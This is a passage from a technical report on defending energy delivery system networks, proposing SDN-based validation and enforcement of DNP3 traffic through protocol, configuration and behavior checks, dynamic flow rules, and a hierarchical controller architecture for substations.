2. *Configuration validation* – Verifying that the telemetry and control points specified in the data payload are valid and exist for the target device by looking at individual packets. This is further described in Section 10.6.
3. *Behavior validation* – Verifying that the interactions between the end-device and other devices are logical by looking at multiple packets. This is further described in Section 10.7.
4. *Dynamic behavior modification* – Dynamically changing SDN flow rules based on expected data flows. This is further described in Section 10.8.
5. *Proposed SDN flow controller architecture* – A proposed architecture for implementing the validations in a large, distributed environment using a hierarchical approach. This is further described in Section 10.9.

The SDN4EDS project proposes to implement protocol behavior enforcement for the DNP3/IP protocol. Additional protocol enforcement of other protocols, such as IEC 60870, IEC 61850, IEEE C37.118, and Modbus/TCP could be implemented in follow-on activities.

10.4.3 Overview of SDN Proactive and Reactive Message Forwarding

SDN environments can operate in one of three modes: 1) proactive, 2) reactive, or 3) hybrid.

In proactive mode, all network flows are pre-engineered, and network flow rules are preinstalled in the switches. This allows the switches to operate autonomously without external coordination from an SDN flow controller or an application. This is the primary operating mechanism for an OT-SDN environment.

In reactive mode, the network switches do not have pre-engineered flow rules, and the SDN switches need to query the SDN flow controller to determine how to handle a packet. The SDN flow controller can instruct the SDN switch how to process the packet. As an option, the controller can create a permanent flow rule so that the next time the SDN switch sees a similar packet, it can act proactively and process the packet without interrogating the SDN flow controller, thus allowing the switch to build up a list of network flow entries over time. In a completely reactive environment, SDN switches will build up flow rules slowly as traffic is encountered, potentially causing performance issues for time sensitive protocols (like Network Time Protocol) as the flow rules are created. Additionally, a process needs to be implemented to identify and remove old, unneeded flow rules to avoid filling up the flow rule table, which would lead to performance issues associated with processing through large flow tables and also the inability to add new flow rules when the table is full. An attacker could exploit this by vulnerability by crafting packets to artificially fill the flow rule table, thereby blocking addition of legitimate flow rules. This mode is generally not applicable in an OT-SDN environment.

A hybrid mode is a combination of the two approaches.

For EDS protocol enforcement, the hybrid approach is more appropriate, whereby routine and expected non-EDS protocols (or EDS protocols that are not using active protocol enforcement) flow through the switch using pre-engineered flow rules, while the EDS protocols with active protocol enforcement use the reactive approach or an augmented hybrid approach. Unknown protocols or unconfigured protocols (e.g., EDS protocols appearing on unconfigured physical ports or from unconfigured MAC or IP addresses) can still be dropped without contacting the SDN flow controller.

The purely reactive approach requires that packets be forwarded from the SDN switch to an SDN flow controller for further analysis to determine if they will be forwarded or dropped. The process uses the *packet-in* and *packet-out* capabilities of the OpenFlow protocol. The SDN switch will contain a flow rule to forward the EDS protocols to the SDN flow controller using the *packet-in* (i.e., packets flowing in to the SDN flow controller) command. The SDN flow controller will then be programmed to pass the packet to an application for EDS protocol-specific processing. If the packet is to be forwarded, the application will return the packet to the SDN flow controller, which in turn forwards it to the SDN switch using a *packet-out* (i.e., packets flowing out from the SDN flow controller) command and includes the actions that the switch is to take with the packet (i.e., where to forward the packet).

The augmented hybrid approach uses pre-engineered flow rules to forward packets through the SDN to application nodes that are connected to SDN switch ports on their way to the end-devices. The application nodes perform the same analysis as in the purely reactive approach. If the application determines that a particular flow is acceptable, it can request flow rules be created temporarily to allow the flow directly without having each packet be processed. When the flow sequence is over, the flow rule can be deleted or disabled.

Implementing either approach involves additional processing to manage the flow rules, at a minimum, including the following actions:

- *Flow timeout* – Rules for flows that are triggered in an appropriate amount of time should be removed (trimmed) from the SDN switch.
- *Flow end* – If the logical end of a particular flow can be detected, the rules associated with that particular flow can be deleted from the SDN switch. An example of this would be a set of flow rules performing firmware updates. A process would tell the validation software to enable

a set of flow rules to allow the firmware download paths. The validation software would monitor the packets looking for the end of the firmware download and then automatically disable the firmware download flow rules. Note, however, that some protocols or flow patterns do not have actionable endings so an external process would be required to disable the flow rules.

- *Flow intercept* – This action is used for some protocols such as TCP that do not exchange OSI layer 7 data until the flow has moved to the ESTABLISHED state. TCP packets sent before the ESTABLISHED state are said to be embryonic. If an attacker's embryonic packets are sent to a destination, the attacker can stall it, for example. With intercept, the application node proxies the TCP responses at the destination and then inspects the data as it moves into ESTABLISHED. If denied, the application node sends a TCP RST (i.e., a reset) to the destination and drops the source without replying as the attacker otherwise could solicit a reflexive attack against spoofed sources.

Note that inserting the SDN flow controller (or potentially any other process) into the communication stream will introduce delays in packet delivery to the final destination. This will cause problems in applications that are sensitive to communication latency. Because the processing involved in inspecting the packet may be different depending on the contents of the data payload, packet delivery may also be subject to jitter.

Another issue with inserting the SDN flow controller into the communication stream is that it becomes a potential single point of failure and a chokepoint. If too many packets arrive on different switch ports, even though they may be slated for different destinations, the SDN flow controller and its associated processing will need to inspect each packet. If the inspection process becomes overloaded, the increase in latency for an individual packet may result in a denial of service.

These are the primary reasons that a distributed hierarchical approach to SDN flow controller implementation is being proposed. Distributing the inspection processing as far down into the network and as close as possible to the final destination minimizes the latency introduced by long distance or slow communication. Additionally, the distributed nature of inspection processing can allow the inspection to be performed in parallel at different field sites. Monitoring the performance of the nodes performing inspection process could be in indicator of local attacks.

For these reasons, the SDN4EDS project will implement the protocol behavior on a simple unencrypted[68] DNP3 communication stream operating at "human speeds" (i.e., scan rates of tens of points every 2 seconds, and occasional control commands). The project will investigate the impact of latency and jitter in the communications introduced by the inspection process and make recommendations on how the impact of the inspection might be reduced.

Investigating the performance of this approach with SCADA-speed protocols like DNP3 can help inform how other protocols would be affected by inspection processing. High-speed, low latency protocols and applications like IEC 61850 GOOSE and sampled values, or IEEE C37.118.2 Synchrophasor Data Transfer may not be suited for the approach proposed in this report.

[68] To inspect the OSI layer 7 data, encrypted data transfers will need to be decrypted.

10.5 Protocol Validation

Validating that a given packet data payload conforms to the protocol specification is the base level of validation that could be performed. This could include actions such as validating checksum and length fields that are typically included in the packets, looking for out-of-range fields or other anomalous packets that could potentially be used to cause device malfunctions.

In 2009, Dale Peterson published the results of Quickdraw [Peterson 2009], a U.S. Department of Homeland Security sponsored research project, describing the approach to monitor event logs for anomalous SCADA protocol behavior. The project developed a set of rules for an IDS, initially selecting the Snort IDS.[69]

In the years following the initial creation of IDS signatures for DNP3, significant improvements to the DNP3 signatures have been made, and IDS signatures have been developed for many more SCADA and ICS protocols as well as for additional IDS and IPS. This has resulted in many proprietary, open-source, and commercial SCADA-aware IDS and IPS implementations. Because this approach is well researched and documented, the SDN4EDS project will not propose any new approaches to performing protocol validation, rather will include existing approaches and methods in the proposed architecture and experimental implementation by including similar IDS or IPS processing as part of the proposed protocol enforcement processing.

Typical IDS processing validates that the payload portion of a packet conforms to the protocol specification and issues an alert when malformed packets are detected. Most IDSs can detect packets containing invalid operation (OP) codes, or missing required OP code data, packet length errors (too long, too short, not as indicated in the length field of the packet), and checksum errors. Many IDSs also can detect and send alerts on malicious actions such as firmware download or device reset commands that while being valid commands, are infrequently used in real environments and generally indicate that malicious actors have gained access to the communications system. Because IDSs typically only “detect” suspicious or malicious activity, they generally only provide situational awareness to a network operator who must act, often long after malicious actions have occurred.

To overcome the passive nature of an IDS, an IPS can block malformed and malicious packets from reaching end-devices. For example, packets that are too long may cause buffer overflow errors in end-devices as they are processed. An IDS can also be used to prevent malicious packets such as firmware updates and device resets from reaching end-devices. IPS processing fails when critical, infrequent, and potentially dangerous operations must be performed (e.g., if firmware must be updated remotely) but the packets are blocked by the IPS.

An IPS may also block infrequently seen traffic associated with critical functions such as GOOSE and samples valued traffic used in protection relaying applications. Blocking or delaying this traffic may cause device malfunction, equipment damage, or customer outages. Excessively delaying streaming data such as IEEE C37.118.2 synchrophasor data may result in the data being perpetually untimely resulting in its diminished use for real-time decision making.

Because end-devices often are located in remote locations sometime requiring seemingly malicious actions (such as firmware updates and device resets) and they perform critical functions that may require updating and resetting to continue operating, many EDS operators are hesitant to allow the “prevention” component of an IPS to function.

Protocol validation also should evolve and keep up to date with technologies that tunnel or encrypt traffic. Being able to detect ICS protocols in a non-standard protocol (e.g., HTTP) would be beneficial. Another approach would be to peel back the encryption, when possible, to inspect the payload in transit. A better approach might be to inspect the traffic and then encrypt the traffic for delivery. The sender then could ensure transport and check the delivered packet while

[69] https://www.snort.org/ (Accessed September 17, 2021)

minimizing the potential for unwanted behaviors within ICS environment; however, this approach would not prevent a malicious actor from injecting seemingly authentic encrypted traffic if encryption keys were compromised.

10.6 Configuration Validation

Configuration validation differs from protocol validation in that packets that are formed perfectly in terms of a protocol specification still may contain illogical flows for defined configurations. These typically are benign and ignored when received by an end-device because the end-device is not configured to process them, but they still use network bandwidth and processing. Even though their end result is no action, they should be identified because they could be an indication of legitimate configuration errors or attempts at scanning or other malicious actions.

In the DNP3 protocol, an example could be a telemetry scan request for an uninstalled or unconfigured point, a control request to an unconfigured point, or an improper control request to a control point, such as a “raise” or “lower” command that typically would be sent to a transformer but improperly sent to a breaker control point.

Command directionality could also be assessed for valid packets. For example, a DNP3 end-device probably should neither be initiating scan or control commands nor any scan or control commands to be sent to a central station.

For this validation processing to be effective, detailed configuration information for each end-device would be needed because a generic description would not account for the specific point types and locations. The analysis process would compare each packet against what expected and legitimate commands should be seen and determine whether to allow the packet or drop it. Most likely, some kind of alert would be initiated to indicate that invalid traffic had been detected and dropped.

The specific analytical processing required would be both protocol and implementation specific. The protocol-specific portion would be similar to existing deep packet inspection techniques that validate the format of the payload of each packet typically found in modern IDSs or IPSs. For protocols that have optional features, it could detect functions or features that are not present in particular devices. For DNP3, if a particular remote terminal unit device is a “Level 1” complaint device, it cannot send unsolicited data to the central station. Deep packet inspection processing could look for unsolicited reports from that particular remote terminal unit and flag them as anomalous, even though the DNP3 protocol supports unsolicited responses, and the packets are formatted validly.

The implementation-specific portion also would compare the commands and other data in the packet against the features and configuration for the target end-device. If the specific details in the packet would not in any case be accepted by the end-device for processing, the packet can be rejected, and an alarm raised to indicate suspicious activity. The alert should provide the context of the rejected packet to allow a network operator to determine if the packet is the product of a misconfiguration or is malicious in nature. For example, if the end-device does not support remote firmware update, any request to update the firmware is suspect and can be rejected safely. If an end-device only has a single control point (say *control point #1*) and the packet contains a request to operate *control point #2*, it is suspect and can be rejected safely.

To perform this kind of inspection, detailed knowledge of the capabilities and configuration of each individual end-device must be known and input into the validation processor. The processor will need to compare each packet (i.e., OP code) against the capabilities and configuration of the target device to determine if the device is capable and configured to act on the OP code, and if not, raise an alert and drop the packet.

Because the analysis processing is specific to an individual end-device configuration, false positive and false negative actions that typically are of concern in IPSs can be minimized.

Other similar protocols such as Modbus could be monitored similarly. More complicated protocols such as IEC 61850 also could be monitored, but configuration parsing would be more complicated, and the application latency and jitter tolerance may present challenges in implementing real-time validation.

10.7 Behavior Validation

Behavior validation differs from protocol and configuration validation by looking at the interaction and relationships among multiple packets. This will require a more in-depth understanding of the protocol and application to minimize the number of false positive triggers for uncommon but still legitimate behaviors. It also is significantly more challenging because the processing may allow some packets through while blocking others. These approaches may be suited for machine learning or artificial intelligence processing to manage the behavior validation processing.

There are three approaches associated with behavior validation: 1) logical or sequence validation, 2) performance validation, and 3) out-of-band permissive validation.

10.7.1 Logical or Sequence Validation

An example of logical or sequence validation would be for example, if a DNP3 control point requires a “select” command to be received and processed before an “operate” command can be executed, the validation processing could drop any “operate” commands that are not preceded by a “select” command. The validation would allow the “select” command to proceed to the end-device in anticipation of receiving and processing the following “operate” command, internally noting that a subsequent “operate” command should be allowed. Once the logical sequence of a “select” command followed by an “operate” command were processed, the validation software would reset waiting for the next “select-operate” command sequence. If a “select” command were received but no “operate” command were received, the validation application would need to wait for a protocol-specified (or device configured) timeframe before resetting the select indication.

Another example would be, for example, ensuring that solicited scan responses are transmitted in response to a scan request. Each scan response should be preceded by a scan request. Non-receipt of such a request would indicate that the device is malfunctioning or that a rogue device is issuing scan responses. Similarly, there should be a very specific and predictable response to each scan request. Multiple scan responses sent for a scan request could indicate that a rogue device is sending illicit data to the central station in response to the scan request, thus attempting to overwrite the legitimate scan responses with rogue data.

The specific processing for sequence validation is dependent on the characteristics of each protocol and potentially on device- or implementation-specific configurations. Additional studies are needed for each sequence validation process implemented.

10.7.2 Performance Validation

An example of performance validation would be for example, if telemetry scanning should operate on a 10-second cycle, validation processing could detect and drop scan requests that occur at significantly faster times. Note, however, that while a 1-second scan rate may be excessive (i.e., a ten-fold increase in the number of requests), an 8- or 9-second scan rate (i.e., nearly the same as the expected scan rate) may simply be a central station catching up from a previous processing delay and likely should be allowed.

Performance validation also could be implemented for situational awareness purposes without modifying the protocol flow or dropping packets. OpenFlow metrics or EDS protocol-specific metrics associated with frequency of function codes, packet sizes, or expected response timing could be tracked, and alerts issued for flow patterns that deviate from baseline conditions or expected norms.

10.7.3 Out-of-Bound Permissive Validation

An example of out-of-band permissive validation would be blocking firmware download requests that, if allowed, would legitimately happen rarely. An approach to allow such requests would be to implement an operation similar to the “select-before-operate” scenario used for control points. The firmware download option could be “enabled” by sending an “out-of-band” command to the validation application to allow the firmware download command temporarily. This would tell the validation software that a legitimate firmware download operation was about to happen, and it should not drop the firmware download requests. This out-of-band command should be issued outside of the normal protocol and should be communicated over an authenticated and potentially encrypted channel to minimize the ability of an attacker to exploit the action. This would most likely be a manual procedure since the application that performs the firmware download would not be aware of the need to enable the traffic in the SDN environment. The validation software would continue to monitor the packets looking for the end of the firmware download and then automatically re-disable firmware download commands. Because the validation process operates on a per-end-device basis, the firmware download would only be successful for the selected end-device.

A similar “select-before-operate” scenario could be programmed for other infrequent and dangerous commands such as device reset.

10.8 Dynamic Behavior Modification

The concept of dynamic behavior modification takes the behavior validation step further by determining how to dynamically modify network flow rules in the SDN switch to only allow packets to be passed during certain times or based on certain conditions. This concept can be used to offload the SDN flow controller’s processing of individual packets to determine if they should be passed or dropped, possibly improving the performance of the network traffic flows.

In essence, the SDN environment would not allow any traffic to flow (at least for EDS protocols) unless and until it is specifically allowed, and when the traffic has flowed, further packets would be disallowed until they are again specifically allowed.

There are two basic approaches to dynamic behavior modification:

- Time-based enable

- Dynamic enable (note that some vendors provide inputs [contacts] or similar interfaces to trigger a dynamic event, allowing predetermined flows to be added based on field inputs).

These approaches and behavior monitoring are discussed in the following sections.

10.8.1 Time-Based Enable

A time-based enable assumes that specific communication sequences occur on very strict and predictable frequencies, for example, every 10 seconds. The local application could enable (or create) a flow rule just before the communication sequence is scheduled to happen, then allow the communication to flow through the SDN environment normally, and finally, when complete, automatically disable (or delete) the flow rule.

This approach should work well if the central station (i.e., the initiating node in the communication sequence) follows the strict timing of the expected communication flows, for example in issuing periodic scan requests, and is not subject to clock drift or variability in issuing the requests. If the central station cannot keep up with processing the scan requests and replies or is otherwise busy performing other tasks, a condition called “scan overrun” can occur where the delay in issuing a scan exceeds the period of the scan (i.e., for a 2-second scan, if it takes more than 2 seconds to issue a subsequent scan following a previous scan). Slight variability in scan requests may be made tolerable by “loosening” the tolerance for when scans are expected. For example, for 30-second scans, the scan window could open 29 seconds after the previous scan and close 31 seconds after the previous scan. A tolerance of 1 second before and after makes sense for long scan intervals but does not for short (e.g., 2-second) intervals because the window would always be open. Therefore, this approach may make sense only for longer scan intervals.

This approach also may require that the central station node clock and the application node clocks are synchronized, specifically to reduce the impact of drifting clocks (i.e., when the scan window is opened and closed based on the settings in the application clock, but the scan happens while the scan windows is closed based on the master station node clock).

Time-based enabling also does not work for non-periodic communication flows, such as “demand” scans, non-periodic integrity scans, or control requests. These situations should be processed as dynamic enable commands (see Section 10.8.2).

The approach could also be implemented if the central station waits for a specific time period following the receipt of the results of the previous scan. Using the same 10-second scan frequency, when the last packet of the reply is sent back to the central station, the local application could disable the flow and start a timer for say 9 seconds (to allow a tolerance) and re-enable the flow when the timer fires and the scan request is received from the central station. If the scan request is received early, it can be discarded as superfluous. This approach does not require the clocks at both ends to be synchronized.

This does create a potential attack scenario where an attacker could monitor the network for periodic activity and mount an attack while the time-based activity is occurring. This assumes that the attacker has sufficient observability of the network to determine when the time-based windows are open and has the ability to inject commands that appear to be legitimate. A properly configured SDN environment can minimize these by limiting observability and thoroughly performing contextual behavior monitoring. In either case, partially closing the attack window is better than not closing it at all.

10.8.2 Dynamic Enable

The dynamic enable approach is used when the schedule of the communications flows cannot be determined. A primary example of this is a control command in which controls often are based on operator requests in response to other conditions and could happen at any time, although infrequently.

This approach would issue a request to the application node to enable (or create) a flow rule to allow the communication, and once the communication has completed, the application node would disable (or delete) the flow rule. Although most EDS protocols are not authenticated, the communication to the application node that enables the flow rule would be secured, likely using TLS. Thus, a level of cryptographic security would be provided to the control sequence without modifying the EDS protocol or the end-device and could be performed by the control center software without operator interaction. Because the dynamic flow rule would be enabled for a short period of time and only between the authenticated master station node and a specific remote station, the possibility of nefarious or illicit controls is reduced significantly.

Dynamic enabling has the advantage of being tightly connected to specific commands and does not require any clock external synchronization so communications would not be dropped inadvertently if they did not arrive as scheduled. The disadvantages are the increased coding and processing needed in the master station node to request the command be passed through and the increased communication required from the master station node to the application node to enable (or create) new flow rules.

Another disadvantage is the hardware impact resulting from constantly updating the flow rule tables. In an OT-SDN environment in which flow rules must persist through power cycles and SDN switch reboots, flow rules are stored in non-volatile memory. This memory, typically flash memory, has a finite number of write cycles before the memory integrity is compromised and the memory becomes unreliable. This may lead to premature hardware failures before the expected 20-year life expectancy of most OT related hardware products. While it might be possible to overcome this deficiency using alternative designs and hardware choices, there will be an increased hardware cost associated with this approach.

In both the time-based enable and dynamic enable approaches, communications between the application node and the SDN switch (through the SDN flow controller) is the same.

10.8.3 Behavior Monitoring

To monitor the behavior and effectiveness of the dynamic behavior modification, the application node should collect information about when the flow rules are enabled, when the EDS protocols transit through the switch, and when the flow rules are disabled. For the time-based approach, this could help tune the processing to indicate the tolerance required for opening and closing the communication and help detect and alert for clock drift or other time-based processing.

Monitoring also could check and alert for spurious communications that occur when flow rules are enabled; for example, if multiple scans or replies occur during a time-based periodic scan when a single scan reply is expected or if multiple communications occur during a dynamic enabled scan.

Use of machine learning in the application node may assist the analysis of these data in the field and provide additional insights.

10.9 Implementing EDS Protocol Behavior Processing in an SDN Environment

Traditional SDN implementations were developed primarily for data center environments with a relatively small number of switches with each containing many ports and multiple high-bandwidth (e.g., 1 Gbit or 10 Gbit) links interconnecting them. This implementation allowed significant flexibility for dynamic node discovery and movement; the ability to adapt to dynamic traffic patterns using different protocols; and use in situations in which network performance was paramount with application or node redundancy implemented through virtual reconfiguration of virtual or real compute and storage resources.

Operational technology environments, on the other hand, typically are very large, geographically dispersed environments comprised of a large number of individually small sites containing tens, or in limited cases, hundreds of discrete devices containing specialized hardware and software. Redundancy and resiliency are of paramount importance, and redundancy is implemented through a “no single point of failure” approach in all aspects of the environment from individual physical sensors throughout the network to application processors. In an OT environment, a minimum of two hardware nodes capable of performing the same function and configured to take over when one node fails is a hard and fast requirement.

In an OT environment, two network switches, at a minimum, are required for redundancy (this applies to both traditional networks and SDN environments). Additional switches are added to provide additional application separation (e.g., to separate and isolate different voltage levels in an electric power substation; or in an IEC 61850 environment, to physically isolate a process bus from a station bus) or to allow the connection of more devices than a single switch (or set of switches) can support. Network redundancy to individual end-devices most often is achieved by multiple network interfaces from the end-devices with each device connected to a separate network switch, which allows continued operation after a network interface failure, cable failure, or switch failure.

In an electric transmission environment, these individual sites (transmission or distribution stations) are internally connected by high-speed (often 100 Mbit or higher), redundant, and resilient links but are connected to a central site (i.e., a control center) by lower-speed, less reliable, often non-redundant wide-area connections to provide data acquisition, supervisory control, and situational awareness. These wide-area connections are often long-distance connections using a combination of private and public infrastructure (including fiber optic, microwave, and leased copper circuits) that is not necessarily designed for low latency, low jitter, highly deterministic communications. There could be tens to hundreds, or in some cases, multiple thousands of remote sites, each with a minimum of two network switches, resulting in a combined infrastructure of anywhere from several hundred to nearly 10,000 (or more) switches. Current SDN environments have not envisioned a single infrastructure consisting of that many individual SDN switches but managed and monitored at individual site (e.g., substation) level using a hierarchical SDN flow controller architecture.

10.9.1 Proposed Hierarchical SDN Flow Controller Architecture

In a distributed electric power implementation with substations, the hierarchical approach allows each site (e.g., substation) to perform management plane and control plane functions autonomously without requiring constant communications to a central SDN flow controller. Each site would contain an SDN flow controller node that directly communicates with the SDN

switches in the substation and any associated local management nodes. Both the SDN flow controller and management nodes at the substation could then communicate with control and management nodes at the control center, thereby providing situational awareness of the network activity in each substation and performing “supervisory” control of the SDN infrastructure. Consideration for redundant SDN flow controllers at each level should be evaluated to mitigate any issues with system failures and still allow the network to be monitored and controlled.

This approach should work because there is typically little interaction between individual substations at the local area network level. When it occurs, it is typically very well defined and deterministic, and if changes are necessary from the management or control plane, they could be coordinated between the nodes at the substation level or directed from the control center.

Implementing the control and management planes in a hierarchical manner can allow the decision-making process to be performed locally at the individual site (e.g., substation), while communicating situational awareness to the central site (e.g., control center) using a process very similar to that used for SCADA processing and communication.

Figure 10-1 shows a proposed hierarchical SDN flow controller architecture. This figure shows two remote (e.g., substation) locations and a central (e.g., control center) location connected by a WAN.




Figure 10-1. Proposed Hierarchical SDN Flow Controller Architecture

Each remote location contains its own SDN flow controller (Local Controller in Figure 10-1) and an application node (Local App in Figure 10-1) that performs the management plane functions such as protocol enforcement processing. The local controller communicates with the SDN switches over a high-speed network, and because all SDN flow controller to SDN switch communications are local, communications could be implemented on an isolated out-of-band controller network for increased security of the control and management function. Ethernet local area network speeds of 100 Mbit are common in a modern substation, especially if it uses network-based controls such as IEC 61850.

Communications between local SDN flow controllers and the master SDN flow controller (or if necessary, between local SDN flow controllers at different substations) are handled by the slower-speed WAN and as previously indicated are used for supervisory and monitoring purposes, so the speed and reliability of the WAN are less important. If the WAN is unavailable or congested, monitoring (situational awareness) events can be stored locally and transmitted to the central SDN flow controller when the network becomes available.

The primary communications interface between the master SDN flow controller and the local SDN flow controller uses the REST interface available in the SEL-5056 SDN flow controller. These connections are shown in Figure 10-1 as the green communications. The REST interface allows external applications to interface with the SDN flow controller to manage the SDN environment (e.g., manage network flow rules) and provides an interface for other applications to gather statistics and events.

The SDN switches are managed and controlled by the local SDN flow controller so each site is locally managed and controlled, and the switches are unaware of the higher-level controls in the hierarchical architecture. Management and monitoring of SDN switches by the local SDN flow controller do not require any modification in this architecture, other than to ensure that each site contains the hardware and software licensing necessary to run the SDN flow controller software. Because each site has a relatively small number of SDN switches (e.g., 2 to 10 switches), the existing SDN flow controller software should be able to manage the local environment with minimal impact.

Other research into hierarchical SDN flow controllers has been performed [Shah 2018], [Koshibe 2014], [Amiri 2019], [Giatsios 2019]. Development of a hierarchical SDN flow controller is underway in a separate project[70] therefore, the distributed SDN flow controller component of the architecture is not a focus of the SDN4EDS project.

The local application also executes locally to the site and could be on separate hardware or a separate virtual machine instance in the same physical hardware as the SDN flow controller, or it could execute in the same operating environment as the SDN flow controller (although this is not recommended for performance and stability reasons). The local application interfaces with the local SDN flow controller using the REST interface.

[70] See reference to The Ambassador Project in https://www.energy.gov/sites/prod/files/2018/09/f56/FINAL%20CEDS%20Awards%20fact%20sheet%20October%202018.pdf (Accessed February 27, 2021)

10.9.2 Protocol Enforcement Processing

To implement protocol enforcement, individual packets will need to be passed through various inspection processing to determine if the packet should be forwarded through the network.

As part of the overall inspection and enforcement processing, a separate state must be maintained for each logical conversation. This implementation will allow some interactions (e.g., acknowledgments to be quickly forwarded on, while other packets will need to undergo additional inspection). Because EDS protocols are generally time sensitive and susceptible to latency and jitter disturbances, the inspection and enforcement processing must be as efficient as possible.

Using the DNP3 protocol as an example, the following processing would take place:

1. A packet would arrive on a port of the SDN switch using port TCP/20000 from an external source, such as a master station at a SCADA control center or a substation gateway.
2. The basic addressing of the packet would be verified against existing SDN flow rules to ensure that the physical port, MAC address, and source and destination IP addresses are acceptable. If the packet is improperly addressed (e.g., it does not match the physical port, MAC address, IP address, or TCP or UDP port), it will not match an existing flow rule. The SDN switch will drop the packet and no further processing takes place. If the packet is accepted by the switch (i.e., it matches a flow rule associated with the address fields), it is processed by the next step.
3. The packet would be sent to an application or network appliance to inspect the packet for protocol violations, similar to the processing available in commercial and open-source IDS or IPS solutions (the Protocol Validation processing described in Section 10.5).
    - Note this processing assumes that only information in OSI layer 7 data is needed to perform the processing. If the protocol uses information in lower layers (e.g., specific VLAN tagging information or IEEE 802.1Q quality of service indications), these may be stripped before the application receives the packet.
    - The application node inspection engine will need to check and account for layer 2, 3, and 4 options that may be present in the frame as well.
    - If an inspection engine naively looks for certain control or data elements at particular offsets within the frame, it can be misdirected.
    - If the packet is improperly formatted or contains basic protocol errors, it is logged but no further processing occurs, and the packet is dropped.[71]
4. The packet then is inspected to determine if it contains any illogical (but syntactically valid) commands. This requires detailed knowledge of all possible protocol variations, including optional, non-specified order, and variable length fields in the protocol. This also requires knowledge of the capabilities and features of the target device; for example, from a configuration file (the Configuration Validation processing described in Section 10.6).

[71] This can get quite complicated. For example, if the packet is part of a TCP communication, additional handshaking at the TCP layer will be required so that the dropped packet is not retransmitted. The application layer (e.g., DNP3) may also include handshaking and acknowledgement that must be processed so that the application does not attempt to re-transmit the packet.

- Some application protocols themselves also can contain options, benign comment blocks or protocol extension blocks. Some implementations also perform their functions entirely inside such optional fields (e.g., some types of smart meters and control protocols that are implemented entirely over ARP). A comprehensive inspection engine would need to account for them as well or risk further misdirection.
- If the packet contains illogical commands, it is logged, but no further processing occurs, and the packet is dropped.[72]

5. The packet is then inspected to determine if the commands or responses in the packet make logical sense given the context of the packet. The processing also stores context for future processing; for example, to verify that a scan reply is expected, a preceding scan request needs to be captured (the Behavior Validation processing described in Section 10.7).

   There will probably need to be a permissive mode for this processing in the event individual packets are missed or the specific behavior of a device is not well understood. Many packets will need to be allowed to proceed to their destination, especially those sent to build context for follow-on processing.

   - The packet state is stored for future processing.
   - If the packet does not make sense from a contextual standpoint, the packet is logged, and potentially dropped if not in permissive mode.

6. If the packet is deemed to be valid (i.e., syntactically correct, logically correct, and contextually valid), it is forwarded to its end destination. If it is not valid, it is dropped.[73]

   - We need to understand the performance and timing (latency and jitter) implications of the protocol inspection and enforcement processing to ensure that it does not introduce unacceptable delays to the operation of the network.
   - We also need to understand the implications of inadvertently dropping a valid packet that may be expected or required by the control system or be a pre-requisite for a later communication.
   - We also need to make sure that rogue commands injected directly into the SDN infrastructure not from the external interface are properly filtered as well; for example, if they are injected into the WAN portion of the network before any SDN flow rule matching can detect rogue communications.

7. The local application could also receive context messages outside the scope of the SCADA protocol being inspected (the Dynamic Enable processing described in Section 10.8.2). For example, the local application could receive notification that a firmware download is about to happen. Normally, download packets would be dropped as invalid behavior but could be enabled by a maintenance application that tells the local application node that the download operation is valid. This would allow the local application to be aware contextually that firmware downloads are valid and allow them to be processed through to the end node. If the protocol supports an “end of download” packet, this could be processed to disable firmware downloads until another permissive request was received. Alternatively, a timeout counter could be started to allow the download packets for a set time from the initial packet or a set time between packets to accommodate slow or unpredictable performance communication links, or after a period of packet inactivity, or the maintenance application could send an indication once the firmware download is complete.

[72] using the same handshaking processing as in footnote [71].
[73] using the same handshaking processing as in footnote [71].

8. The local application could also perform additional context-based (the Dynamic Enable processing described in Section 10.8.2) or time-based (the Time-Based Enable processing described in Section 10.8.1) processing to allow packets to proceed, either through context processing, or by enabling and disabling seldom-used commands or command sequences by modifying network flow rules in the SDN switches. It would do this by making requests to the SDN flow controller to create, delete, or update specific network flow rules.

